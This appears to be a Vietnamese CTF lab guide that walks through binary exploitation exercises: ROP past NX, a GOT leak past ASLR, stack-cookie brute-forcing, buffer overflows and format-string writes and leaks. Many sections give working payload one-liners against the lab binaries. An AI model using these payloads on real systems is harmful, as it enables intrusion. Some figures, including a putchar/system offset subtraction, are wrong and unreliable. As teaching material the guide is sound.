*Hình 2.23 Thông tin các phân đoạn trong dịch vụ level08*

Stack hiện tại đã mất quyền thực thi. Điều này có nghĩa là khi chèn shellcode lên stack thành công và điều khiển luồng thực thi dữ liệu lên trên stack thì cũng không thể thực thi được shellcode đó. Cơ chế này được biết đến với tên NX (Non excuteable).

* + Bước 2: Lập kịch bản khai thác:

Để vượt qua được cơ chế này thì sử dụng phương pháp ROP (Return-Oriented Programming). Để sử dụng kỹ thuật này yêu cầu phải kiểm soát được dữ liệu của stack. Kỹ thuật này cho phép chúng ta truyền một hoặc nhiều tham số vào một hàm bất kỳ, thậm chí là có thể gọi nhiều hàm với nhiều tham số tuy nhiên để gọi nhiều hàm nhiều tham số thì cần thêm một số điều kiện khác và kỹ thuật đó gọi là ROP-CHAIN. Kỹ thuật này được trình bày rất kỹ trong cuốn sách “Nghệ thuật tận dụng lỗi phần mềm – Nguyễn Thành Nam”.


Vậy với lỗi Buffer-overflow đã có thể kiểm soát được stack dẫn đến hoàn toàn có thể thực hiện kỹ thuật ROP. Công việc của còn lại chỉ là chạy hàm sys(“cat flag”). Hàm sys là một hàm cố định đã được khai báo sẵn trong chương trình. Để lấy được địa chỉ của hàm này trong GDB sử dụng lệnh: “print sys”. Tuy nhiên chuỗi “cat flag” nằm ở đâu? Đây là lý do vì sao có 2 cặp câu lệnh (gets + printf) để một lần nữa lấy được thông tin stack tự người dùng nhập vào chuỗi “cat flag” là lấy ra địa chỉ của nó

* + Bước 3: Tạo mã khai thác:

Yêu cầu Sinh viên tự viết dựa trên kịch bản khai thác trên.

# Level09

* **Mục tiêu**: Giới thiệu kỹ thuật nâng cao trong khai thác lỗ hổng phần mềm. Lấy địa chỉ hàm system trong thư viện glibc. Sử dụng GOT (Global Offset Tables). Vượt qua cơ chế bảo vệ ASLR (Address space layout randomization).
* **Mô tả**: Ở Level08 đề bài đã đơn giản đi phần phải lấy địa chỉ hàm system bằng cách gọi thẳng hàm đó tuy nhiên ở bài này đã không còn làm điều đó nữa và công việc ở đây sẽ phải lấy địa chỉ của hàm system.
* **Các bước thực hiện**:
  + Bước 1: Phân tích tập tin thực thi level09.




*Hình 2.24 Phân tích tập tin thực thi level09*

Chương trình không còn gọi giúp hàm system như level08 nữa. Trong bài này nếu muốn khai thác sẽ phải tự tìm ra địa chỉ đó thông qua tính toán dự trên địa chỉ các hàm khác.

* + Bước 2: Lập kịch bản khai thác:


Tại sao trong một file thực thi được biên dịch từ C luôn có thể gọi printf mặc dù chẳng bao giờ khai báo hàm này? Thực tế thì có nó luôn được khai báo mặc định vậy thì printf thực chất nằm sẵn trong file thực thi? Không mà có. Tùy thuộc vào lựa chọn khi biên dịch là liên kết động hay liên kết tĩnh. Đối với các liên kết động thì sẽ có một bảng gọi là GOT dùng liên kết đến địa chỉ của hàm printf vì printf không nằm trong file thực thi liên kết động mà nó sẽ được tải lên bộ nhớ khi chương trình chạy. Vậy printf được tải từ đâu?



*Hình 2.25 Thư viện libc*

Thư viện đó chính là /lib/x86-64-linux-gnu/libc.so.6. Đơn giản bài toán khai thác xuống rằng nếu tìm được địa chỉ của hàm system thì sẽ làm tương tự level08 là sẽ có đc flag. Để có được địa chỉ của system cần có những thứ sau đây: địa chỉ của putchar khi chương trình đang chạy, khoảng cách giữa putchar và system trong thư viện libc. Tại sao cần địa chỉ của putchar khi chương trình đang chạy? Vì để vượt qua cơ chế ASLR thì cần phải lấy được thông tin thư viện được tải lên ở đâu? Ta có thể lấy hẳn địa chỉ của putchar và sau đó tính toán được địa chỉ của system lúc chương trình đang chạy khi ấy thông qua khoảng cách giữa chúng trong thư viện vì khoảng cách ấy là cố định.


Lấy địa chỉ của putchar:



*Hình 2.26 Tìm nơi chứa địa chỉ putchar*

Địa chỉ của hàm putchar luôn nằm ở 0x601018. Sử dụng lỗi format string dùng ký tự %s để đọc giá trị tại địa chỉ này thì sẽ có địa chỉ của putchar.

Tính khoảng cách giữa putchar và system:

**

*Hình 2.27 Tính khoảng cách giữa putchar và system*

Khoảng cách giữa putchar và system là 0x711d0-0x45380=0x45380


Như vậy là đã có thể làm như level08.

* + Bước 3: Tạo mã khai thác:

Yêu cầu Sinh viên tự viết dựa trên kịch bản khai thác trên.

# Bufferoverflow-homemade-cookie-v1

* **Mục tiêu**: Giới thiệu cơ chế chống tràn bộ đệm.
* **Mô tả**: Đề bài mắc lỗ hổng tràn bộ đệm. Lỗ hổng cho phép người dùng có thể tràn dữ liệu đến ô nhớ chứa địa chỉ quay về hàm chính. Tuy nhiên người lập trình đã thêm vào đó một cookie tĩnh để bất khi nào người dùng tràn qua ô nhớ này sẽ thay đổi cookie và thoát chương trình ngay tại nơi kiểm tra cookie.
* **Các bước thực hiện**:
  + Bước 1: Phân tích mã nguồn.



*Hình 2.28 Mã nguồn Bufferoverflow-homemade-cookie-v1*

Biến buff có độ dài là 16, trước khi thoát khỏi hàm vun sẽ kiểm tra biến i coi còn giống như ban đầu lúc vào hàm không? Nếu không giống chứng tỏ đã mắc lỗi buffer-overflow và kết thúc chương trình ngay trước khi quay làm hàm main không cho kẻ tấn công sử dụng ô nhớ chứa địa trỉ quay về hàm main.


* + Bước 2: Lập kịch bản khai thác:

Để khai thác được chương trình này ta cần vượt qua được cơ chế bảo vệ tràn bộ đệm của nó bằng cách giữ nguyên biến i bằng cách tràn qua nó bằng đúng giá trị ban đầu của nó. Rồi sau đó ghi lên ô nhớ chứa địa chỉ quay về hàm main bằng địa chỉ hàm cat\_flag.

* + Bước 3: Tạo mã khai thác:

Theo như mã nguồn biến i sẽ nằm ngay sau 16 ký tự biến buff.

Dùng trình sửa lỗi gdb để xem tràn bao nhiêu byte là đến ô nhớ chứa địa chỉ trả về hàm main.



*Hình 2.29 Hợp ngữ hàm vun Bufferoverflow-homemade-cookie-v1*


Để ý dòng được gạch dưới. Đó chính là tham số thứ nhất truyền vào hàm gets chính là biến buff. Biến buff nằm ở vị trí ebp-0x1c như vậy ô nhớ chứa địa chỉ trả về sẽ nằm ở buff[0x20].

Như vậy mã khai thác sẽ gồm: “A”\*0x10 + [giá trị ban đầu của i] + “A”\*0xc + [địa chỉ hàm cat\_flag]

Đây là mã khai thác cuối cùng: python -c 'print "A"\*0x10 + "\x1e\x0c\xc0\x00" + "A"\*0xc + "\xcb\x84\x04\x08"'

# Bufferoverflow-homemade-cookie-v2

* **Mục tiêu**: Nâng cấp cơ chế chống tràn bộ đệm.
* **Mô tả**: Giống như bài trước. Tuy nhiên biến cookie đã được khởi tạo bằng một giá trị ngẫu nhiên khi bắt đầu chương trình chính.
* **Các bước thực hiện**:
  + Bước 1: Phân tích mã nguồn.



*Hình 2.30 Mã nguồn Bufferoverflow-homemade-cookie-v2*

Biến cookie chỉ được khởi tạo ngẫu nhiên trong khoảng từ 0 -> 255 như vậy nếu ta tràn biến cookie với một giá trị bất kỳ thì xác xuất ta tràn đúng biến cookie ban đầu là 1/256 tỉ lệ này ở mức tỉ lệ “CAO” trong khai thác lỗ hổng nên ta hoàn toàn có thể sử dụng mã khai thác ở bài trước để khai thác tuy nhiên không phải lúc nào ta cũng có thể lấy được FLAG. Không có luật thi (sẽ không bao giờ có đối vs mảng EXPLOIT) ở CTF cấm người chơi sử dụng dịch vụ nhiều lần.

* + Bước 2: Lập kịch bản khai thác:

Kịch bản giống hệt kịch bản khai thác trước. Chỉ khác là chạy một lần nếu không ra FLAG thì đó là do gặp xui xẻo chỉ cần chạy lại vài lần nữa sẽ khai thác được. Nên ta tạo một bộ lọc loại ra những lần chạy dịch vụ mà không lấy đc FLAG bằng lệnh grep KMA.


* + Bước 3: Tạo mã khai thác:

python -c 'print "A"\*0x10 + "\x30\x00\x00\x00" + "A"\*0xc + "\x7b\x85\x04\x08"' | ./bufferoverflow-homemade-cookie-v2 | grep KMA

Mã khai thác này sẽ phải chạy một vài lần để thành công.

# Bufferoverflow-homemade-cookie-v3

* **Mục tiêu**: Nâng cấp thêm cho phương pháp chống khai thác tràn bộ đệm.
* **Mô tả**: Ở bài trước biến cookie đã được sinh ngẫu nhiên trong khoảng 0-255 tuy nhiên lần này biến cookie được tăng phạm vị ngẫu nhiên lên là 0-4095.
* **Các bước thực hiện**:
  + Bước 1: Phân tích mã nguồn.



*Hình 2.31 Mã nguồn Bufferoverflow-homemade-cookie-v2*

Biến cookie được khởi tạo ở đầu và sinh ngẫu nhiên trong khoảng 0-4095 như vậy tỉ lệ ta tràn nhưng vẫn giữ nguyên biến cookie là 1/4095 đây là mức tỉ lệ trung bình. Thấp là 1/224. Hãy chú ý đến thời gian ở từng mức tỉ lệ. Ở mức Cao và Trung bình thì thời gian ngắn không đáng kể tối đa là 5 phút tuy nhiên ở mức thấp thì thời gian có thể lên 3 tiếng. Hãy để ý đến thời gian vì có những bài CTF nó sẽ dễ dàng hơn nếu ta sử dụng kỹ thuật brute-force này làm lợi thế. Tôi đã sử dụng kỹ thuật này để trở thành đội đầu tiên sản sinh vàng (tài nguyên xác định thứ hạng) ở SV-ATTT 2016.

* + Bước 2: Lập kịch bản khai thác:


Ở bài trước mã khai thác ta có thể gõ nhiều lần cho đến khi khai thác thành công vì tỉ lệ là 1/256 tuy nhiên ở bài này sẽ gặp khó khăn vì tỉ lệ là 1/4096 ta sẽ phải sử dụng vòng lặp while và lọc kết quả thất bại khỏi kết quả thành công.

* + Bước 3: Tạo mã khai thác:

while true; do python -c 'print "A"\*0x10 + "\x30\x00\x00\x00" + "A"\*0xc + "\x7b\x85\x04\x08"' | ./bufferoverflow-homemade-cookie-v3 | grep "KMA"; done

# Bufferoverflow-overwrite-command

* **Mục tiêu**: Giới thiệu cách khai thác tràn bộ đệm lên những biến quan trọng.
* **Mô tả**: Một biến quan trọng bị đặt sau chuỗi có thể ghi tràn. Điều này khiến cho kẻ tấn công có khả năng ghi đè lên biến quan trọng đó và chiếm quyền điều khiển.
* **Các bước thực hiện**:
  + Bước 1: Phân tích mã nguồn.



*Hình 2.32 Mã nguồn Bufferoverflow-overwrite-command*

Biến buffer nằm trước biến cmd nên khi tràn sẽ tràn sang biến cmd. Biến cmd sau đó lại được dùng để thực thi một câu lệnh.

* + Bước 2: Lập kịch bản khai thác:


Biến buffer có độ dài 16 ký tự ngay sao nó là biến cmd. Như vậy muốn tràn sang biến cmd ta cần nhập 16 ký tự rác sau đó nhập câu lệnh cat flag thì sẽ lấy được flag.

* + Bước 3: Tạo mã khai thác:

python -c 'print "A"\*16 + "cat flag;"'

# Bufferoverflow-overwrite-short-command

* **Mục tiêu**: Khi bị giới hạn về độ dài. Yêu cầu người chơi phải có một số kiến thức cơ bản về hệ điều hành linux, kinh nghiệm để có thể viết payload ngắn nhất.
* **Mô tả**: Đề bài cho nhập vào input và tràn được biến quan trọng một số byte. Người chơi phải lấy được flag chỉ trong số giới hạn byte tràn.
* **Các bước thực hiện**:
  + Bước 1: Phân tích mã nguồn.



*Hình 2.33 Mã nguồn Bufferoverflow-overwrite-short-command*

Mã nguồn cho ta thấy chỉ tràn được 4 byte sang biến cmd. Sau đó chương trình sẽ thực thi câu lệnh “[4 byte tràn] Bye”.

* + Bước 2: Lập kịch bản khai thác:

Lệnh cat flag thì đến tận 8 byte chưa kể phải có 1 byte kết thúc là 9 byte. Rút ngắn lệnh cat thì cần “cat \*” là 5 vẫn thiếu đi 2 byte.

Trong linux có một biến môi trường là PATH. Nếu biến PATH này chứa đường dẫn “/bin/” và trong “/bin/” có file thực thi tên “sh” thì dù đang ở bất cứ thư mục nào đều có thể thực thi file sh.

sh là file thực thi cho phép người dùng sử dụng một giao diện terminal (trong Window là Command Line).


Như vậy ta thực thi sh sau đó sử dụng lệnh cat flag thì sẽ lấy được flag.

* + Bước 3: Tạo mã khai thác:

(python -c 'print "A"\*16 + "sh"'; echo "cat flag")

# Bufferoverflow-1-byte

* **Mục tiêu**: Chỉ được overflow 1 byte. Người chơi sẽ phải tận dụng triệt để byte này để lấy được flag.
* **Mô tả**: Người dùng tràn được 1 byte vào biến điều khiển được 1 byte thay đổi luồng thực thi chỉ trong 1 byte.
* **Các bước thực hiện**:
  + Bước 1: Phân tích mã nguồn.



*Hình 2.34 Mã nguồn Bufferoverflow-1-byte*


Địa chỉ hàm byte được lưu vào biến callme\_maybe sau đó đọc vào 17 byte tràn sang biến callme\_maybe 1 byte. Sau đó sẽ gọi hàm có địa chỉ lưu trong biến callme\_maybe.

* + Bước 2: Lập kịch bản khai thác:

Như các bài trước ta kiểm soát được luồng thực thi (4 byte) tuy nhiên ở đây ta chỉ kiểm soát được 1 byte. Tuy nhiên trong trường hợp này 1 byte là đủ vì hàm cat\_flag và hàm Bye gần sát bên nhau nên có thể chúng chỉ khác nhau 1 byte. Hãy để ý đến trường hợp này vì sau này nếu ta cần brute-force địa chỉ hàm thì nếu chúng chỉ khác nhau 1 byte thì ta có thể may mắn thành công với tỉ lệ 1/256.

* + Bước 3: Tạo mã khai thác:

Xem địa chỉ 2 hàm bye và cat flag:




*Hình 2.35 Xem danh sách các hàm trong Bufferoverflow-1-byte*

May mắn thay hàm Bye và cat\_flag chỉ khác nhau byte cuối cùng chỉ cần tràn byte cuối cùng bằng giá trị 8b là chúng ta thay đổi luồng thực thi sang cat\_flag

python -c 'print "A"\*16 + "\x8b"' | ./1-byte

# Formatstring-write-GOT

* **Mục tiêu**: Giới thiệu kỹ thuật điều khiển luồng thực thi bằng cách ghi lên bảng GOT.
* **Mô tả**: Chương trình mắc lỗi format string. Người dùng sẽ phải điều khiển luồng thực thi dựa vào lỗi này bằng cách ghi đè lên bảng GOT.
* **Các bước thực hiện**:
  + Bước 1: Phân tích mã nguồn.



*Hình 2.36 Mã nguồn Formatstring-write-GOT*

Chương trình cho phép nhập vào 1 chuỗi và xuất ra chính chuỗi ấy. Thay vì sử dụng format string “%s” thì ở đây lại xuất chính chuỗi buff ra, sai cách sử dụng hàm string dẫn đến lỗi format string.

* + Bước 2: Lập kịch bản khai thác:

Ngay sau khi xuất chuỗi buff ra sẹ gọi hàm exit. Không thể điều khiển được con trỏ trả về vì chúng ta ko thể leak được địa chỉ stack khi thực thi. Tuy nhiên chương trình lại gọi exit. Exit không có trong source và chương trình sẽ tạo liên kết động vậy ta chỉ cần chỉnh sửa liên kết này là có thể điều khiển luồng thực thi vào hàm cat\_flag.

* + Bước 3: Tạo mã khai thác:

Xem chương trình exit được liên kết thế nào:

--gdb-peda$ x/10i exit

--0x8048370 <exit@plt>: jmp DWORD PTR ds:0x804a018

Ta thấy ngay đầu hàm exit đã gọi jump đến giá trị nằm ở địa chỉ 0x804a018 chỉ cần thay đổi giá trị ô nhớ này thành địa chỉ của cat\_flag là ta có thể lấy được flag.

Tìm địa chỉ của cat\_flag:

--gdb-peda$ print cat\_flag


--$1 = {<text variable, no debug info>} 0x804849b <cat\_flag>

Giá trị ô 0x804a018 chỉ khác vs địa chỉ hàm cat\_flag 2 byte sau như vậy ta chỉ cần dùng “%hn” ghi 1 lần là đủ.

* + Mã khai thác: python -c 'print "\x18\xa0\x04\x08" + "%33943x%4$hn"'

# Formatstring-write-command

* **Mục tiêu**: iới thiệu dùng kỹ thuật format string để ghi lên biến quan trọng.
* **Mô tả**: Chương trình mắc lỗ hổng format string. Người chơi sẽ phải sử dụng kỹ thuật ghi bằng lỗi format string để ghi lên một biến quan trọng.
* **Các bước thực hiện**:
  + Bước 1: Phân tích mã nguồn.



*Hình 2.37 Mã nguồn Formatstring-write-command*

Chương trình sau khi nhận chuỗi buff vào sau đó xuất chuỗi buff ra (mắc lỗi format string). Sau đó sẽ thực thi câu lệnh ở biến toàn cục.

* + Bước 2: Lập kịch bản khai thác:

Sau khi mắc lỗi format string chương trình sẽ chạy lệnh là biến toàn cục cmd ta sẽ ghi lên biến này.


* + Bước 3: Tạo mã khai thác:

Ở đây ta chỉ cần ghi biến cmd thành “sh\x00” là ta sẽ có flag tương tự bài overwrite-short-command. Ở đây ta cần ghi 3 byte và byte sau bằng 0, sh\x00 encode sang hex sẽ là 736800 nhưng vì ghi 1 lần 4 byte và đây là hệ thống little-endian nên giá trị ta cần ghi là 0x00006873. Để dễ dàng tôi đặt địa chỉ cần ghi ở đầu chuỗi (điều này không khuyến khích vì nếu địa chỉ có NULL BYTE sẽ làm cho chuỗi bị đứt) sau đó ghi ra màn hình 0x00006873-4 kí tự (4 ký tự là địa chỉ cần đi đè ta đã đặt trước đó) sau đó sử dụng %n.

(python -c 'print "\x40\xa0\x04\x08" + "%26735x%4$n"'; echo "cat flag")

# Formatstring-leak-flag-in-mem-stack

* **Mục tiêu**: Giới thiệu kỹ thuật leak thông tin memory bằng format string.
* **Mô tả**: Chương trình đọc flag lên trên stack memory sau đó mắc lỗi format string. Người chơi sẽ đọc bộ nhớ stack này để lấy FLAG.
* **Các bước thực hiện**:
  + Bước 1: Phân tích mã nguồn.



*Hình 2.38 Mã nguồn Formatstring-leak-flag-in-mem-stack*

Flag sẽ được đọc lên bộ nhớ sau đó gọi hàm vun có mắc lỗi format string.

* + Bước 2: Lập kịch bản khai thác:

Printf là một hàm không cố định số lượng tham số truyền vào. Số thám số của nó tùy thuộc vào tham số đầu tiên. Như vậy ta nắm quyền điều khiển tham số đầu tiên ta có thể đọc bao nhiêu tham số đằng sau nó tùy thích có thể đọc đến flag. Các dễ nhất ở đây là sử dụng %x.

* + Bước 3: Tạo mã khai thác:

Nhập input sau vào:

%x\_%x\_%x\_%x\_%x\_%x\_%x\_%x\_%x\_%x\_%x\_%x\_%x\_%x\_%x\_%x\_%x\_%x\_%x\_%x\_%x\_%x\_%x\_%x\_%x\_%x\_%x\_%x\_%x

Ta thu được

./leak-flag-in-mem-stack

MY FLAG OVERTHERE! CAN YOU GET IT?


%x\_%x\_%x\_%x\_%x\_%x\_%x\_%x\_%x\_%x\_%x\_%x\_%x\_%x\_%x\_%x\_%x\_%x\_%x\_%x\_%x\_%x\_%x\_%x\_%x\_%x\_%x\_%x\_%x

f771c000\_fff72c78\_80485bf\_9311008\_804868a\_fff72c78\_80485c7\_0\_fff72cc4\_f771c000\_7b414d4b\_41414141\_41414141\_554f595f\_544f475f\_4d4f535f\_41545f45\_544e454c\_f758007d\_1\_0\_f7598a30\_804862b\_1\_fff72d24\_fff72d2c\_9311008\_f771c3dc\_fff72c90

Để ý đoạn 7b414d4b\_41414141\_41414141\_554f595f\_544f475f\_4d4f535f\_41545f45\_544e454c\_f758007d khi decode hex và đảo ngược theo kiểu little-endian ta thu được KMA{AAAAAAAA\_YOU\_GOT\_SOME\_TALENT}

# Formatstring-leak-flag-in-mem-stack-64bit

* **Mục tiêu**: Giới thiệu kỹ thuật leak thông tin memory bằng format string trên hệ điều hành 64 bit.
* **Mô tả**: Chương trình đọc flag lên trên stack memory sau đó mắc lỗi format string. Người chơi sẽ đọc bộ nhớ stack này để lấy FLAG.
* **Các bước thực hiện**:
  + Bước 1: Phân tích mã nguồn.



*Hình 2.39 Mã nguồn Formatstring-leak-flag-in-mem-stack-64bit*

Flag sẽ được đọc lên bộ nhớ sau đó gọi hàm vun có mắc lỗi format string.

* + Bước 2: Lập kịch bản khai thác:

Printf là một hàm không cố định số lượng tham số truyền vào. Số thám số của nó tùy thuộc vào tham số đầu tiên. Như vậy ta nắm quyền điều khiển tham số đầu tiên ta có thể đọc bao nhiêu tham số đằng sau nó tùy thích có thể đọc đến flag. Các dễ nhất ở đây là sử dụng %lx. Tại sao %lx ? Vì một tham số trên hệ thống 64 bit có độ dài là 8 byte nên khi sử dụng %x chỉ để đọc 4 byte thì ta sẽ bị thiếu.

* + Bước 3: Tạo mã khai thác:

Nhập input sau vào:

%lx\_%lx\_%lx\_%lx\_%lx\_%lx\_%lx\_%lx\_%lx\_%lx\_%lx\_%lx\_%lx\_%lx\_%lx\_%lx\_%lx\_%lx\_%lx\_%lx\_%lx\_%lx\_%lx\_%lx\_%lx\_

Ta thu được

./leak-flag-in-mem-stack-64bit

MY FLAG OVERTHERE! CAN YOU GET IT?


%lx\_%lx\_%lx\_%lx\_%lx\_%lx\_%lx\_%lx\_%lx\_%lx\_%lx\_%lx\_%lx\_%lx\_%lx\_%lx\_%lx\_%lx\_%lx\_%lx\_%lx\_%lx\_%lx\_%lx\_%lx\_

1de3484\_7f7b2e28f790\_7f7b2e28d8e0\_1de3485\_5f786c255f786c25\_7ffca11c8330\_400730\_414141417b414d4b\_554f595f41414141\_5f54495f4449445f\_5f4e495f4e455645\_7d5449425f3436\_0\_400740\_4005c0\_7ffca11c8410\_1de3010\_400740\_7f7b2deea830\_0\_7ffca11c8418\_100000000\_4006e5\_0\_c50e1f96ea1a7535\_

Để ý đoạn 414141417b414d4b\_554f595f41414141\_5f54495f4449445f\_5f4e495f4e455645\_7d5449425f3436 khi decode hex và đảo ngược little-endian ta thu được: KMA{AAAAAAAA\_YOU\_DID\_IT\_EVEN\_IN\_64\_BIT}

# Formatstring-leak-flag-in-mem-bss

* **Mục tiêu**: Giới thiệu kỹ thuật leak thông tin từ bộ nhớ bss.
* **Mô tả** Chương trình đọc flag lên bộ nhớ bss rồi mắc lỗi format string.
* **Các bước thực hiện**:
  + Bước 1: Phân tích mã nguồn.



*Hình 2.40 Mã nguồn Formatstring-leak-flag-in-mem-bss*

